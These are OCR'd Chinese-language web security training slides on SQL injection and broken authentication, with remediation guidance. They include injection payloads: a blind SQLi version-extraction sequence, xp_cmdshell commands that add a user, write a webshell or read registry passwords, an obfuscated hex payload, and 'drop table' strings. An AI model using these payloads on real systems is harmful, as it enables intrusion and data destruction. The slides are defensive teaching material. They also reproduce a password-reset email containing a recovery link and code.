
```
Select
    id,user,message
From
    board
Where
    id= 8
```

```
Select
    id,user,message
From
    board
Where
    id= 8
Union select 1,2,version()--
```

Demo → ….

Blind SQL Injection

- **Error Base 的“修正”**
  - ➔ 隱藏錯誤訊息
  - ➔ 沒用!!!
  - ➔ 頁面沒有任何錯誤訊息供判斷，故稱“Blind”



他不是駭客
他其實是程式設計師

Blind SQL Injection (cont.)

➢ 範例：

True

Recent Transactions

After mm/dd/yyyy Before 01/01/2005 and '1'='1' mm/dd/yyyy Submit

TransactionID	AccountId	Description	Amount
1	1001160140	Paycheck	1200
1			

False

Recent Transactions

After mm/dd/yyyy Before 01/01/2005 and '1'='2' mm/dd/yyyy Submit

TransactionID	AccountId	Description	Amount
1			

案例

➢猜測資料庫種類與版本

```
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >100 --> False --> 1 ~ 100
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >50  --> True  --> 50 ~ 100
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >70  --> False --> 50 ~ 70
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >60  --> False --> 50 ~ 60
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >55  --> False --> 50 ~ 55
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) =53  --> True  --> ASCII = 53 --> '5'


http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,2,1)) ) =46   --> 5.
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,3,1)) ) =48   --> 5.0
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,4,1)) ) =46   --> 5.0.
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,5,1)) ) =51   --> 5.0.3
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,6,1)) ) =55   --> 5.0.37
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,7,1)) ) =45   --> 5.0.37-
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,8,1)) ) =108  --> 5.0.37-l
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,9,1)) ) =111  --> 5.0.37-lo
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,10,1)) ) =103 --> 5.0.37-log  ====> MySQL DB
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,11,1)) ) >0   --> False --> Stop !
```

Batch Queries

- 利用；符號中止原查詢語句，串接其他指令。(MS-SQL 為主)
  - ✓Select / Insert / Delete / Update / Drop ….
  - ✓資料庫管理用的 Stored Procedure 指令
- 攻擊字串範例:
  - ✓id=1 ; drop table account;--
  - ✓id=1 ; exec master..xp_cmdshell 'net user Hacker Hacker /add';--
- 不見得會攻擊成功，需要 …..

Batch Queries (cont.)

- **MS-SQL 還有很多可以用 ……!!**

延伸預存程序名稱(MS-SQL)	功用
xp_cmdshell	能夠以 SQL Server 的系統帳號身分來執行任何應用程式 。
xp_regXXXX	存取作業系統的registry 資料。
xp_servicecontrol	停掉或啟動某個服務。
xp_terminate_process	停掉某個執行中的程序，但賦予的參數是 Process ID。
xp_dirtree	顯示某個目錄下的子目錄與檔案架構。
xp_oaXXXX	存取伺服器外部 OLE 物件 。


防護建議

- 輸入資料檢驗
- 改寫資料庫存取程式
- 權限管理
- 妥善地處理錯誤訊息

Input Validation

SOP :

提醒: Decode before validation !



參考自: 書籍 " The Web Application Hackers Handbook"

Input Validation (cont.)

- 安全的參數檢驗“範例”
  - ✓長度最多10字元
  - ✓只允許英文和數字
  - ➔只要不符合上述條件即回應錯誤訊息:“您的輸入錯誤!”, 收工結束!
- **Minimize Attack Surface Area !!!**

SQL Injection 攻擊字串範例:

```
SELECT select_list FROM table_source WHERE column_name = anynumber;
declare/*Avoiding space*/@s/**/varchar(255)/**/
select/**/@s=0x626370206d61737465722e2e7379736f626a65637473206f757420633a5c696e65747075625c777777726f6f
exec/**/master..xp_cmdshell/**/@s
```

http://renjin.blogspot.tw/2008/05/sql-injection-attacks-by-example.html

https://encrypted-tbn3.gstatic.com/images?q=tbn:ANd9GcQEGHeayURjCYeVSTyF0QtLyThsr0JTE0NIbsyn_LP9WTSPTnovTQ

輸入資料檢驗

- 白名單→ 合法字元、長度!
- 黑名單過濾 (不那麼建議)
  - ✓不正常的語法關鍵字 ….. 檢查不完
    - /*
    - --
    - or 1=1--
    - or 2>1--
    - ‘ or ‘’=‘
    - and 1=1--
    - and 1=2--
    - ‘;declare @a int;--
    - @@version>1
    - 1/0
    - order by 100
    - ‘ union select col1,col2,… from table--
    - ;exec master..xp_cmdshell ‘net user Hacker Hacker /add’;--
    - ;exec master..xp_cmdshell 'echo WEBSHELL > path/a.asp‘--
    - ;exec master..xp_regread 'HKEY_CURRENT_USER,Software\ORL\WinVNC3',Password;--
    - …….
    - …….

資料庫存取程式改寫 → 治本!

- 程式改成Parameterized Queries的寫法來存取資料庫
  - ✓弱點原因來自於攻擊者可以操縱最後執行的SQL語法。所以最佳的防治方法就是將SQL語句的邏輯與資料能夠互相隔離開來。
  - ✓所有SQL語句都要改寫才有效
    - – 網站開始撰寫時就要告知所有程式設計師。

資料庫存取程式改寫(cont.)

✓ 程式範例（傳統的寫法）

→ **Bad ! → SQL Injection !!**

```
...
string userName = ctx.getAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = '"
               + userName + "' AND itemname = '"
               + ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
...
```

資料庫存取程式改寫(cont.)

✓ 程式範例 (.NET – C#)（較好的寫法）：

```
string connString =
WebConfigurationManager.ConnectionStrings["myConn"].ConnectionString;
using (SqlConnection conn = new SqlConnection(connString))
    {
        conn.Open();
        SqlCommand cmd = new SqlCommand("SELECT Count(*) FROM
Products WHERE ProdID=@pid", conn);
        SqlParameter prm = new SqlParameter("@pid", SqlDbType.VarChar, 50);
        prm.Value = Request.QueryString["pid"];
        cmd.Parameters.Add(prm);
        int recCount = (int)cmd.ExecuteScalar();
    }
```


資料庫存取程式改寫(cont.)

✓ 程式範例 (Java)（較好的寫法）：

```
String custname = request.getParameter("customerName");
// perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```


權限管理

- 分離應用程式中各個功能模組存取 DB 的權限，以免一個注入點就可取得所有資料。
  - ✓ 千萬不要用sa 執行所有資料庫存取動作!
- 限制資料庫執行程式本身的權限
- 將一般用不到但功能強大的延伸程序刪除或限制其操作者身份。
  - ✓ MS-SQL :
    - sp_addextendedproc、sp_addlogin、sp_password、sp_addsrvrolemember、xp_cmdshell、xp_availablemedia、xp_dirtree、xp_servicecontrol、xp_subdirs ……等。



A2 - Broken Authentication

Broken Authentication



https://image.freepik.com/free-vector/blurred-login-form-design_23-2147724175.jpg

- 身份竊取
  - ✓預設/弱密碼
  - ✓可以暴力猜密碼
  - ✓更改密碼、忘記密碼功能有漏洞
  - ✓密碼傳輸沒有加密
  - ✓Session ID 管理不當
    - – 產生、傳輸、重置
  - ✓XSS -> 盜取session cookie、假畫面騙密碼

防護建議

Authentication

✓密碼驗證設計

- 不使用預設密碼/弱密碼
- 使用強密碼 ← 程式控制
- 設定生命週期
- 多次錯誤即鎖住帳號一段時間(或是延時機制)
- 極重要功能可使用多因子認證
- 以Hash形式儲存密碼

✓登入流程

- 密碼傳輸時需加密(如SSL)
- 登入後的授權機制注意是否遭竄改
  - 建議在後端決定

防護建議(cont.)

- ✓修改密碼
  - 登入之後才能進行
  - Re-authentication
  - 修改的目標身份ID注意是否遭竄改
    - 建議在後端決定
  - SSL 加密傳輸
  - 通知使用者(例:by email)
- ✓忘記密碼
  - 不好的做法: “我家小狗名稱 ??”
  - Send a unique time-limited unguessable single-use recovery URL to user’s email provided during registration.

防護建議(cont.)

寄件者: accreditation@accreditation.symantec.com
寄件日期: 2012/8/6 (星期一) 下午 05:3
收件者: fred.weng@sti.com.tw
副本:
主旨: How to reset your Symantec username and password at the Integral7 Credential Manager

Dear Fred Weng,

To reset your username or password at Symantec's Integral7 Credential Manager, please click on the account recovery link below or copy and paste the address onto your web browser's address window. When the page opens, enter the authentication code. Once you have authenticated, you may reset your username and/or password.

Account recovery link: https://i7lp.integral7.com/durango/aa?aakey=hGHhYchTMdkmuQnctPlR

Authentication Code: wrHSptus

Please note that the account recovery link will expire on 09/05/2012.

If you require further assistance resetting your password, please contact accreditation@accreditation.symantec.com.

Thank you for contacting Symantec

You are receiving this email because you are a customer of Symantec and have requested information regarding your account.
Powered by the Integral7 Credential Bureau (www.integral7.com)

防護建議(cont.)

- 安全的 Session Management
  - ✓每次登入使用的 Session ID 都要夠亂且不同！
  - ✓傳輸保護
    - 如果使用cookie傳送
      - 限制 cookie scope (domain & path)
      - 設定 HttpOnly flag
      - 設定 secure flag

```
Set-Cookie:JSESSIONID:893ihewwydkq2764@&@09;Path=/;secure
```

    - 如果不允許使用cookie
      - 別以 URL參數方式進行傳遞
        - 會洩漏於 Referer header / Browsing History
      - 寧可：加密後儲存於表格的隱藏欄位(注意預防 replay)

防護建議(cont.)

✓Logout( ) !

① 清除所有存放於後端的 session 資料

```
this.Session.Abandon();
```

```
this.Session.Clear();
```

② 讓 session token 失效

```
Session.Abandon();
Response.Cookies.Add(new HttpCookie("ASP.NET_SessionId", ""));
```

http://forums.asp.net/t/1755872.aspx?SessionID+not+getting+reset+after+Session+Abandon

防護建議(cont.)

✓Logout( ) ! (cont.)

– Java Samples

- Sample1:

```
HttpSession session = request.getSession(false);
if (session != null) {
    session.invalidate();
}
```

- Sample2:

```
public static HttpSession resetSessionId(HttpSession session,
      HttpServletRequest request) {
    session.invalidate();
    session = request.getSession(true);
    return session;
}
```

http://stackoverflow.com/questions/4836106/how-to-reset-jsessionid

防護建議(cont.)

- ✓**Limit session lifetime**
  - **– Java Samples**


Web.xml

```
<session-config>
<!-- inactivity timeout in minutes -->
<session-timeout>15</session-timeout>
</session-config>
```

Coding:

```
// inactivity timeout in seconds
session.setMaxInactiveInterval(900);
```

- ✓**No concurrent logins !**

